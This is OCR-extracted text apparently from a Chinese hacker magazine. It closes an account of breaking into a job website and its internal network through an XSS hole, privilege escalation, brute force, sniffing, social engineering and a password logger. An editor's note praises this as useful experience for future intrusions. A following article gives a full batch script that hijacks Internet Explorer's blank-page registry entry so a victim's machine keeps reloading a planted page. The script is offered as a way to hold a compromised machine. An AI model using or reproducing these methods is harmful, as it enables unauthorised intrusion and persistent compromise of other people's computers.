


图11

不打它的主意了。使用cmd密码记录器轻松弄到交换机密码，cisco6509倒是比较熟悉，可以进去看看（图13）。

在服务器启动项中写入txt文本，提醒管理员漏洞，随便设置了下serv-u目录的权限，整个渗透过程就此完毕！

五、总结

由于人才网站放在网络管理机房，人才网留言板的跨站漏洞，到简单提权到服务器，用暴力破解＋嗅探＋社会工程学＋运气忽悠进内网系统得到拓扑图。告诫大家，千里之堤，溃于蚁穴。安全也要从小做起，本文没有任何技术含量，老鸟勿笑……

X 编辑点评：

这是一篇内网渗透的流水文章，可以如此顺利的渗透是需要运气和经验的。文中的一些技术细节都没有提及，只是讲到了什么情况用什么方法。可能有些读者会看得云山雾罩，各位就只当开开眼界吧。能看到一篇行云流水的入侵文章也是件很爽的事，并且从文中你还可以了解到现在网络机房的基本设置，这在以后的入侵中是不可多得的宝贵经验。当然，如果你可以把文中的技术细节一一列出，并翻看杂志或到网上搞明白，我相信你的技术就会又上一个台阶了。




图12




图13

挂马新思路

亦可

在看了今年第二期“当个性遇上空白”一文后，感到作者最后的思路十分新颖，下面我就教大家如何利用这种思路来进行挂马。

编写一个工具令它修改注册表中“blank”字符串的值为我们精心制作的一个包含有免杀网页的“空白”页面，这样就可以牢牢抓住一台肉鸡了，因为就算对方将木马杀掉，但只要打开IE的空白页，就会再次中木马（图1）。




图1

这个工具利用批处理就可以完成，首先写入一个页面到文件中，然后删除注册表中管理空白页面的字符串，最后导入自己制作的空白页面。全部的代码如下：

```
@echo off
echo <html> >>yike.txt
echo <head> >>yike.txt
echo <title>空白页</title> >>yike.txt
echo </head> >>yike.txt
echo <a herf=" www.hackerxfiles.net"></a> >>yike.txt
echo </html> >>yike.txt
copy yike.txt %systemroot%\system32\yike.html
Reg delete "hklm\software\microsoft\internet explorer\abouturls" /v blank /f
reg add "hklm\software\microsoft\internet explorer\abouturls" /v blank /t reg_sz /d "file:///%systemroot%\system32\yike.html"
del yike.txt /y
del yike.bat /y
```




图2

把以上代码保存成批处理文件，执行后注册表处被修改（图2）。在打开浏览器空白页时，就能看到黑X的主页了。（本文所涉及到的批处理文件已收录到光盘中）

不能说的秘密

Evil〆Fan [H4CK]

